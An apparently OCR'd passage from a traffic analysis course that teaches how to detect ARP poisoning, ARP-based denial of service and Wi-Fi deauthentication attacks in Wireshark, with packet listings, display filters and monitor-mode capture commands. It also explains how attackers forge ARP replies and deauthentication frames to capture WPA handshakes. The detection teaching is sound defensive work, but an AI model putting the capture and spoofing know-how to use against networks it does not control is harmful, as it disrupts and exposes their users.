
Furthermore, we may discern that active hosts respond to these requests via their ARP replies. This could signal the successful execution of the information-gathering tactic by the attacker.

Identifying Denial-of-Service

Related PCAP File(s):

- `ARP_Poison.pcapng`

An attacker can exploit ARP scanning to compile a list of live hosts. Upon acquiring this list, the attacker might alter their strategy to deny service to all these machines. Essentially, they will strive to contaminate an entire subnet and manipulate as many ARP caches as possible. This strategy is also plausible for an attacker seeking to establish a man-in-the-middle position.




arp.opcode

No.	Time	Source	Destination	Protocol	Length	Info
523	2.491863	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.6 is at 08:00:27:53:0c:ba
524	2.499813	PcsCompu_53:0c:ba	Unionman_4d:e6:f3	ARP	60	192.168.10.1 is at 08:00:27:53:0c:ba
525	2.499843	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.3 is at 08:00:27:53:0c:ba
526	2.555962	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
527	2.559771	PcsCompu_53:0c:ba	ASUSTekC_8a:a6:a8	ARP	60	192.168.10.1 is at 08:00:27:53:0c:ba
528	2.559795	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.8 is at 08:00:27:53:0c:ba
529	2.572048	PcsCompu_53:0c:ba	Micro-St_95:68:2a	ARP	60	192.168.10.1 is at 08:00:27:53:0c:ba
530	2.572080	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.7 is at 08:00:27:53:0c:ba
531	2.595782	PcsCompu_53:0c:ba	TP-Link_cf:b7:4c	ARP	60	192.168.10.1 is at 08:00:27:53:0c:ba
532	2.595817	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.2 is at 08:00:27:53:0c:ba
533	2.596021	PcsCompu_53:0c:ba	TP-Link_cf:b7:50	ARP	60	192.168.10.1 is at 08:00:27:53:0c:ba
534	2.596046	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.9 is at 08:00:27:53:0c:ba
535	2.615821	PcsCompu_53:0c:ba	Vizio_ba:73:d7	ARP	60	192.168.10.1 is at 08:00:27:53:0c:ba
536	2.615845	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.10 is at 08:00:27:53:0c:ba
537	4.499401	PcsCompu_53:0c:ba	TuyaSmar_37:b9:4f	ARP	60	192.168.10.1 is at 08:00:27:53:0c:ba
538	4.499432	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	Gratuitous ARP for 192.168.10.1 (Reply) (duplicate use of 192.168.10.1 detected!)
539	4.499439	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	Gratuitous ARP for 192.168.10.1 (Reply) (duplicate use of 192.168.10.1 detected!)
540	4.499451	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.6 is at 08:00:27:53:0c:ba
541	4.503037	PcsCompu_53:0c:ba	Unionman_4d:e6:f3	ARP	60	192.168.10.1 is at 08:00:27:53:0c:ba
542	4.503056	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.3 is at 08:00:27:53:0c:ba
543	4.556894	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
544	4.561564	PcsCompu_53:0c:ba	ASUSTekC_8a:a6:a8	ARP	60	192.168.10.1 is at 08:00:27:53:0c:ba
545	4.561588	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.8 is at 08:00:27:53:0c:ba

Promptly, we might note that the attacker's ARP traffic may shift its focus towards declaring new physical addresses for all live IP addresses. The intent here is to corrupt the router's ARP cache.

Conversely, we may witness the duplicate allocation of `192.168.10.1` to client devices. This indicates that the attacker is attempting to corrupt the ARP cache of these victim devices with the intention of obstructing traffic in both directions.



```
> Frame 522: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{CCC4B960-1E92-4BD5-BBF3-11E2DFD12FE1}, id 0
> Ethernet II, Src: PcsCompu_53:0c:ba (08:00:27:53:0c:ba), Dst: Netgear_e2:d5:c3 (2c:30:33:e2:d5:c3)
v Address Resolution Protocol (reply/gratuitous ARP)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    [Is gratuitous: True]
    Sender MAC address: PcsCompu_53:0c:ba (08:00:27:53:0c:ba)
    Sender IP address: 192.168.10.1
    Target MAC address: Netgear_e2:d5:c3 (2c:30:33:e2:d5:c3)
    Target IP address: 192.168.10.1
> [Duplicate IP address detected for 192.168.10.1 (08:00:27:53:0c:ba) - also in use by 2c:30:33:e2:d5:c3 (frame 13)]
```

Responding To ARP Attacks

Upon identifying any of these ARP-related anomalies, we might question the suitable course of action to counter these threats. Here are a couple of possibilities:

1. `Tracing and Identification`: First and foremost, the attacker's machine is a physical entity located somewhere. If we manage to locate it, we could potentially halt its activities. On occasions, we might discover that the machine orchestrating the attack is itself compromised and under remote control.
2. `Containment`: To stymie any further exfiltration of information by the attacker, we might contemplate disconnecting or isolating the impacted area at the switch or router level. This action could effectively terminate a DoS or MITM attack at its source.

Link layer attacks often fly under the radar. While they may seem insignificant to identify and investigate, their detection could be pivotal in preventing the exfiltration of data from higher layers of the OSI model.

802.11 Denial of Service

Related PCAP File(s):

- `deauthandbadauth.cap`

In the domain of traffic analysis, it is invariably critical to scrutinize all aspects of link-layer protocols and communications. A prominent type of link-layer attack is the one directed at `802.11 (Wi-Fi)`. Such an attack vector is often easy for us to disregard, but given that human errors can lead to the failure of our perimeter security, it is essential that we continually audit our wireless networks.

Capturing 802.11 Traffic

To examine our 802.11 raw traffic, we would require a `WIDS` / `WIPS` system or a wireless interface equipped with monitor mode. Similar to promiscuous mode in Wireshark, monitor mode permits us to view raw 802.11 frames and other packet types which might otherwise remain invisible.

Let's assume we do possess a Wi-Fi interface capable of monitor mode. We could enumerate our wireless interfaces in Linux using the following command:

Wireless Interfaces

```
iwconfig

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
```

We have a couple of options to set our interface into monitor mode. Firstly, employing `airodump-ng`, we can use the ensuing command:

Airmon-NG

```
sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    820 NetworkManager
   1389 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp.
RT2870/RT3070
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on
[phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```


Secondly, using system utilities, we would need to deactivate our interface, modify its mode, and then reactivate it.

Monitor Mode

```
sudo ifconfig wlan0 down
sudo iwconfig wlan0 mode monitor
sudo ifconfig wlan0 up
```

We could verify if our interface is in `monitor mode` using the `iwconfig` utility.

```
iwconfig

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
```

It's possible that our interface doesn't conform to the `wlan0mon` convention. Instead, it might bear a name such as the following.

```
iwconfig

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
```

The crucial factor here is that the mode should be "monitor". The name of the interface isn't particularly important, and in many cases, our Linux distribution might assign it a completely different name.

To commence capturing traffic from our clients and network, we can employ `airodump-ng`. We need to specify our AP's channel with `-c`, its BSSID with `--bssid`, and the output file name with `-w`.

```
sudo airodump-ng -c 4 --bssid F8:14:FE:4D:E6:F1 wlan0 -w raw

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER
AUTH ESSID
F8:14:FE:4D:E6:F1  -23  64      115        6    0   4  130   WPA2 CCMP
PSK  HTB-Wireless
```


We can use `tcpdump` to achieve similar outcomes, but airodump-ng proves equally effective.

How Deauthentication Attacks Work

Among the more frequent attacks we might witness or detect is a deauthentication/dissociation attack. This is a commonplace link-layer precursor attack that adversaries might employ for several reasons:

1. `To capture the WPA handshake to perform an offline dictionary attack`
2. `To cause general denial of service conditions`
3. `To enforce users to disconnect from our network, and potentially join their network to retrieve information`

In essence, the attacker will fabricate an 802.11 deauthentication frame pretending it originates from our legitimate access point. By doing so, the attacker might manage to disconnect one of our clients from the network. Often, the client will reconnect and go through the handshake process while the attacker is sniffing.



This attack operates by the attacker spoofing or altering the MAC of the frame's sender. The client device cannot really discern the difference without additional controls like IEEE 802.11w (Management Frame Protection). Each deauthentication request is associated with a reason code explaining why the client is being disconnected.

In most scenarios, basic tools like `aireplay-ng` and `mdk4` employ reason `code 7` for deauthentication.

Finding Deauthentication Attacks


To detect these potential attacks, we can open the related traffic capture file (`deauthandbadauth.cap`) as shown below.

Wireshark

```
sudo wireshark deauthandbadauth.cap
```

If we wanted to limit our view to traffic from our AP's BSSID (`MAC`), we could use the following Wireshark filter:

- `wlan.bssid == xx:xx:xx:xx:xx:xx`




wlan.bssid == F8:14:FE:4D:E6:F1

No.	Time	Source	Destination	Protocol	Length	Info
358	52.755310	Unionman_4d:e6:f1	Vizio_4f:3d:54	802.11	395	Probe Response, SN=3538, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
360	52.792727	Unionman_4d:e6:f1	Vizio_4f:3d:54	802.11	395	Probe Response, SN=3539, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
362	53.676082	Unionman_4d:e6:f1	SichuanA_fd:91:e5	802.11	395	Probe Response, SN=3542, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
365	53.811709	Unionman_4d:e6:f1	SichuanA_fd:91:e5	802.11	395	Probe Response, SN=3544, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
367	59.909951	Unionman_4d:e6:f1	SichuanA_fd:91:e5	802.11	395	Probe Response, SN=3545, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
369	59.913389	Unionman_4d:e6:f1	SichuanA_fd:91:e5	802.11	395	Probe Response, SN=3546, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
371	60.085754	Unionman_4d:e6:f1	SichuanA_fd:91:e5	802.11	395	Probe Response, SN=3547, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
372	60.279133	Unionman_4d:e6:f1	Vizio_4f:3d:54	802.11	395	Probe Response, SN=3548, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
374	62.421343	Unionman_4d:e6:f1	IntelCor_af:eb:91	802.11	395	Probe Response, SN=3551, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
376	62.792619	Unionman_4d:e6:f1	4a:b1:75:42:6c:24	802.11	395	Probe Response, SN=3553, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
378	62.796637	Unionman_4d:e6:f1	4a:b1:75:42:6c:24	802.11	395	Probe Response, SN=3554, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
379	62.897804	Unionman_4d:e6:f1	4a:b1:75:42:6c:24	802.11	395	Probe Response, SN=3555, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
381	62.901192	Unionman_4d:e6:f1	4a:b1:75:42:6c:24	802.11	395	Probe Response, SN=3556, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
383	63.004809	Unionman_4d:e6:f1	4a:b1:75:42:6c:24	802.11	395	Probe Response, SN=3557, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
385	63.098665	Unionman_4d:e6:f1	SichuanA_fd:91:e5	802.11	395	Probe Response, SN=3558, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
387	63.102113	Unionman_4d:e6:f1	SichuanA_fd:91:e5	802.11	395	Probe Response, SN=3559, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
389	63.284871	Unionman_4d:e6:f1	SichuanA_fd:91:e5	802.11	395	Probe Response, SN=3560, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
390	63.289297	Unionman_4d:e6:f1	SichuanA_fd:91:e5	802.11	395	Probe Response, SN=3561, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
391	67.746736	Unionman_4d:e6:f1	Vizio_4f:3d:54	802.11	395	Probe Response, SN=3564, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
393	67.766608	Unionman_4d:e6:f1	Vizio_4f:3d:54	802.11	395	Probe Response, SN=3565, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
395	67.788240	Unionman_4d:e6:f1	Vizio_4f:3d:54	802.11	395	Probe Response, SN=3566, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
397	67.808359	Unionman_4d:e6:f1	Vizio_4f:3d:54	802.11	395	Probe Response, SN=3567, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"
399	68.808478	Unionman_4d:e6:f1	MurataMa_bd:2d:3f	802.11	395	Probe Response, SN=3572, FN=0, Flags=........, BI=100, SSID="HTB-Wireless"

Suppose we wanted to take a look at the deauthentication frames from our BSSID or an attacker pretending to send these from our BSSID, we could use the following Wireshark filter:

- `(wlan.bssid == xx:xx:xx:xx:xx:xx) and (wlan.fc.type == 00) and (wlan.fc.type_subtype == 12)`


With this filter, we specify the type of frame (`management`) with `00` and the subtype (`deauthentication`) with `12` .



(wlan.bssid == F8:14:FE:4D:E6:F1) and (wlan.fc.type == 00) and (wlan.fc.type_subtype == 12)

No.	Time	Source	Destination	Protocol	Length	Info
416	78.561456	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=0, FN=0, Flags=........
417	78.565783	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=1, FN=0, Flags=........
418	78.565801	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=0, FN=0, Flags=........
420	78.566384	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=1, FN=0, Flags=........
421	78.570171	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=2, FN=0, Flags=........
422	78.572747	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=3, FN=0, Flags=........
423	78.572834	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=2, FN=0, Flags=........
425	78.574455	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=3, FN=0, Flags=........
426	78.581599	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=4, FN=0, Flags=........
427	78.583939	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=5, FN=0, Flags=........
428	78.584316	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=4, FN=0, Flags=........
430	78.586261	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=5, FN=0, Flags=........
431	78.589988	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=6, FN=0, Flags=........
432	78.592997	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=7, FN=0, Flags=........
433	78.593021	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=6, FN=0, Flags=........
435	78.594615	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=7, FN=0, Flags=........
436	78.598612	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=8, FN=0, Flags=........
437	78.601517	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=9, FN=0, Flags=........
438	78.601693	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=8, FN=0, Flags=........
440	78.604700	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=9, FN=0, Flags=........
441	78.606458	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=10, FN=0, Flags=........
442	78.609634	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=11, FN=0, Flags=........
443	78.609673	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=10, FN=0, Flags=........

We might notice right away that an excessive amount of deauthentication frames were sent to one of our client devices. This would be an immediate indicator of this attack. Additionally, if we were to open the fixed parameters under wireless management, we might notice that reason `code 7` was utilized.




```
> Frame 416: 26 bytes on wire (208 bits), 26 bytes captured (208 bits)
> IEEE 802.11 Deauthentication, Flags: ........
v IEEE 802.11 Wireless Management
  v Fixed parameters (2 bytes)
      Reason code: Class 3 frame received from nonassociated STA (0x0007)
```

